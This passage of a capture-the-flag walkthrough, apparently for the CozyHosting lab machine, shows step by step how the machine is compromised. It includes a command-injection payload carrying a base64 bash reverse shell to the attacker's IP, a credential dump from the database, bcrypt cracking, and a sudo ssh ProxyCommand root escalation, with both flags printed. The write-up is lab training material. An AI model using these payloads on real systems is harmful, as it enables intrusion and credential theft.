
After entering the string in the JSESSIONID and refreshing the page we can see that we are logged in as K.anderson which is also an admin account as we have access to the admin dashboard as well.




So, there's nothing interesting here except this one thing.




let's capture the request in burpsuite





we can see that the `POST` req is been executed on `/executessh`.
After giving random hostname & username , we captured the request in BurpSuite.
Then we tried to send the request (using Burp Repeater) without giving the username & it responds as a ssh command help section.



This shows that it's sort of ssh command usage, lets try few more things.
Lets try a simple ping command back to the attacker's machine. Looks like the attacker can ping the attacker machine from the target using command injection by entering the following in the username field

```
;ping${IFS}-c4${IFS}10.10.14.137;#
```

> *The ${IFS} is the equivalent to a white space character.*


Lets try making our own payload which will give an reverseshell while executed by the machine or You can use any of the reverse-ssh payload available on the Internet.

```
echo "bash -i >& /dev/tcp/10.10.14.137/6658 0>&1" | base64 -w 0
```

```
→  cozyhosting echo "bash -i >& /dev/tcp/10.10.14.137/6658 0>&1" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzcvNjY1OCAwPiYxCg==%
→  cozyhosting
```

Use the created payload in the reverse shell payload and pass it to parameter. What it does, it decodes the base64 shell code and pass it to the bash in the server. ($IFS%?? is the equal to white space character).

```c
;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzcvNjY1OCAwPiYxCg=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```



We'll send this payload as the username with URL encoded & started a listener on our machine.

After encoding it into url and sending a request. we can see that we got a shell

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=9014E5FD13DD2931BA32B059EC37EBE8
13 Upgrade-Insecure-Requests: 1
14
15 host=127.0.0.1&username=
%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4
xMzcvNjY1OCAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64$
{IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
```

Response

```
nc -nlvp 6658
```

```
cozyhosting nc -nlvp 6658
listening on [any] 6658 ...
connect to [10.10.14.137] from (UNKNOWN) [10.10.11.230] 58464
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ hostname
hostname
cozyhosting
app@cozyhosting:/app$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.230  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:6741  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:6741  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:67:41  txqueuelen 1000  (Ethernet)
        RX packets 227177  bytes 24339646 (24.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 208751  bytes 94002468 (94.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 356694  bytes 109353214 (109.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 356694  bytes 109353214 (109.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
app@cozyhosting:/app$ _
```

so we have a jar file. The Spring Boot web application is contained within the /app/cloudhosting-0.0.1.jar file.

```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ _
```

Lets fetch the file to our device, to extract and see what's inside. Fetching file, will be

done using creating server using python and then downloading using wget into our system.

```
python3 -m http.server 1111
```


```
app@cozyhosting:/app$ python3 -m http.server 1111
python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111/) ...
10.10.14.137 - - [01/Mar/2024 20:09:18] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
```

```
wget http://10.10.11.230:1111/cloudhosting-0.0.1.jar
```

```
→ cozyhosting wget http://10.10.11.230:1111/cloudhosting-0.0.1.jar
--2024-03-01 15:09:18--  http://10.10.11.230:1111/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:1111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'
cloudhosting-0.0.1.jar      100%[===================================>]  57.47M   367KB/s    in 3m 52s
2024-03-01 15:13:10 (254 KB/s) - 'cloudhosting-0.0.1.jar' saved [60259688/60259688]
```

Let's open this with jd-gui

```
jd-gui cloudhosting-0.0.1.jar
```



We got the PostgreSQL database's username & password. *postgres*:*Vg&nvzAQ7XxR*
Now let's login through Postgre sql with this creds

```c
psql -h 127.0.0.1 -U postgres
```

So, after getting connected, we listed the databases available and found cozyhosting.

```
→  cozyhosting rlwrap nc -nlvp 6658
listening on [any] 6658 ...
connect to [10.10.14.137] from (UNKNOWN) [10.10.11.230] 58488
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR
\list
                                  List of databases
    Name      |  Owner   | Encoding |   Collate   |    Ctype    |  Access privileges
--------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres     | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
                                                                 | postgres=CTc/postgres
 template1    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
                                                                 | postgres=CTc/postgres
(4 rows)
\c cozyhosting
You are now connected to database "cozyhosting" as user "postgres".
```

> *\c is used to connect to specific database in our case, its Cozyhosting*
>
> ```
> \c cozyhosting
> You are now connected to database "cozyhosting" as user "postgres".
> \d
>                List of relations
> Schema |     Name     |   Type   |  Owner
> --------+--------------+----------+----------
> public | hosts        | table    | postgres
> public | hosts_id_seq | sequence | postgres
> public | users        | table    | postgres
> (3 rows)
> ```
>
> *\d is used to see all the tables in the database.*

```
select * from users;
   name    |                              password                              | role
-----------+--------------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

so here we have the admin hash let's crack it

```
→  cozyhosting sudo nano hash.txt
[sudo] password for kali:
→  cozyhosting cat hash.txt
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
→  cozyhosting _
```

```c
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
→  cozyhosting john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:48 DONE (2024-03-01 15:32) 0.02075g/s 58.26p/s 58.26c/s 58.26C/s dougie..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→  cozyhosting _
```

We got the username while searching in the shell

josh:*manchesterunited*

As we saw in the nmap scan that we have ssh open so let's connect through that

```c
ssh josh@10.10.11.230
```

```
→  cozyhosting ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar  1 08:35:16 PM UTC 2024

  System load:  0.7939453125
  Usage of /:   54.8% of 5.42GB
  Memory usage: 33%
  Swap usage:   0%
  Processes:    245
  Users logged in:  0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:6741


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ _
```

let's grab our user.txt

```
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
001e788a9504cc6e79d0b70cabecceba
josh@cozyhosting:~$ _
```

Flag: **001e788a9504cc6e79d0b70cabecceba**

Now let's go for root flag

```c
sudo -l
```

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ _
```

Lmao! let's go to GTFobins

.. / ssh

Star 9,889

Shell | File upload | File download | File read | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Reconnecting may help bypassing restricted shells.

```
ssh localhost $SHELL --noprofile --norc
```

(b) Spawn interactive shell through ProxyCommand option.

```
ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

(c) Spawn interactive shell on client, requires a successful connection towards `host`.

```
ssh -o PermitLocalCommand=yes -o LocalCommand=/bin/sh host
```

File upload

It can exfiltrate files on the network.

Send local file to a SSH server.

let's use the proxycommand option payload

```c
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# hostname
cozyhosting
# _
```

Let's get the root flag

```
# hostname
cozyhosting
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
af9a86cc816d3b359ff652e0a67602c4
#
```

Flag: **af9a86cc816d3b359ff652e0a67602c4**